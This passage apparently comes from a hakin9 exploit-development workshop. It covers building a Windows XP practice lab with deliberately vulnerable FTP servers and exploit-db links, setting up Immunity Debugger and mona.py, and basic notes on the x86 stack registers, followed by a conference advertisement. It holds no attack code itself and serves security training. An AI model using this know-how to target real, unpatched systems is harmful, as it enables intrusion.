

Now run the machine, sit back and install the Windows XP Operating System as you install it on the actual hardware as shown below. Once this installation is completed we will install the Vulnerable Application in Windows XP.




Without hiccups this would lead to successful installation of Windows XP operating system. However you need to ensure that your Network Card type is set as shown below in order to connect your Virtual Machine with your host operating system.




Network Card type should be set to PCnet-FAST III type as shown in the below configuration.




**Vulnerable Software Installation**

Download the following applications for installing in this Windows XP so that you can have vulnerable applications ready for your security research development. You can load this lab with all kind of vulnerabilities and other stuff you want but as a minimum we recommend the following applications for practicing.

**PCManFTPD**

http://www.exploit-db.com/exploits/27007/
http://www.exploit-db.com/exploits/27703/

**Ability FTP Server**

http://www.exploit-db.com/exploits/588/
http://www.exploit-db.com/exploits/618/

### EasyFTP Server


http://www.exploit-db.com/exploits/14402/

Download and install these applications one by one or install all together and change the port number so that you can run them parallel and practice altogether.


### Immunity Debugger

Now, get the Immunity Debugger and install it so that you can debug these applications as explained in this workshop in previous modules.


Since your XP installation is a fresh install, python is not available, hence Immunity Installation will prompt you to install Python at first.




Accept the license agreement, and click next to continue the installation setup.





Select install for all users as shown in the above figure.




Leave the destination directory with the provided default settings and continue with your installation.



Done, you are now finished with the installation of Immunity Debugger, click the icon on your desktop to run the Immunity first time.




**The Lovely "Mona.py"**

We are finished with Immunity Debugger installation, now its time to plugin this debugger with Mona.py plugin that we explained in previous module. You can download this plugin from below link. Once download is finished, simply place this Mona.py plugin file into the Immunity Installation folder and then PyCommands directory as shown below.

Mona.py download link:
http://redmine.corelan.be/projects/mona/repository/changes/mona.py?rev=master




To ensure Mona.py is working, simply run Immunity Debugger and run the [!mona] command as shown in the following figure. To run the command, type the command to run in the bottom text box and hit enter.

That's all, however you might be thinking that we haven't covered Metasploit Framework installation and how to get it ready! You can make it easily, download the Kali Linux copy and install the Virtual Machine as we did for XP. If any one has any issue in doing that please post on forum and we will help.

## Basic Concepts

We have been talking about registers and assembly. Its worthwhile to present something here, which gives you a background of what they are and why they are important to understand.

### Registers

In the field of exploit development key registers are basically Pointer registers called EIP, ESP and EBP registers where “E” stands for extended.

Instruction Pointer stores the offset address of the next instruction to be executed and this is your EIP.

Base Pointer helps in referencing the parameter variables passed to a subroutine and this is your EBP.

And then you have a stack pointer, which is basically a data structure, in which you can push and pop data into and from it, respectively. Unlike a FIFO (first in, first out) however, the popped data from a stack are the elements that you pushed last. Because of this, a stack is also termed LIFO (last in, first out) or FILO (first in, last out). This is your ESP.

To gain in depth knowledge and more understanding on stack and how you can smash it, we recommend you go through the Smash The Stack article available on http://insecure.org/stf/smashstack.html

## Summary

We started with the buffer overflow exploits and we practiced how you can detect buffer overflow vulnerability and then write a PoC code. In this workshop we haven’t started from scratch, however, we have tried our best to present the key things and covered a couple of topics in detail. By going through them we believe that you will have a handful of knowledge to gear up your learning in these areas. However, it’s true practice makes men perfect. So it all depends how you absorb and understood these things.

You might see these things from different angles and may get a chance to discover something new so if that comes to you then do share your experience on the forum and we would be happy to have your comments on improving our workshops. What other topics do you want to learn?

Happy hacking and happy hakin9! Knowledge is power, do you have as much as you can? We hope you enjoyed the reading and thank you for attending this workshop.

Techno Security & Forensics Investigations Conference

Mobile Forensics World

# May 31 - June 3, 2015

# Marriott Resort at Grande Dunes

# Myrtle Beach, SC · USA

## The international meeting place for IT security professionals in the USA

Since 1998

Register Now at

**www.TechnoSecurity.us**

with promo code **HAK15** for a

**20% discount** on conference rates!

**Comexposium IT & Digital Security and Mobility Trade Shows & Events:**

lesassises de la sécurité et des systèmes d'information

rooms Les Rendez-vous One-to-One de la Mobilité Numérique

lecercle européen de la sécurité et des systèmes d'information

Techno Security & Forensics Investigations Conference

Mobile Forensics World

CARTES SECURE CONNEXIONS

CARTES SECURE CONNEXIONS AMERICA

an event by comexposium The place to be

# hakin9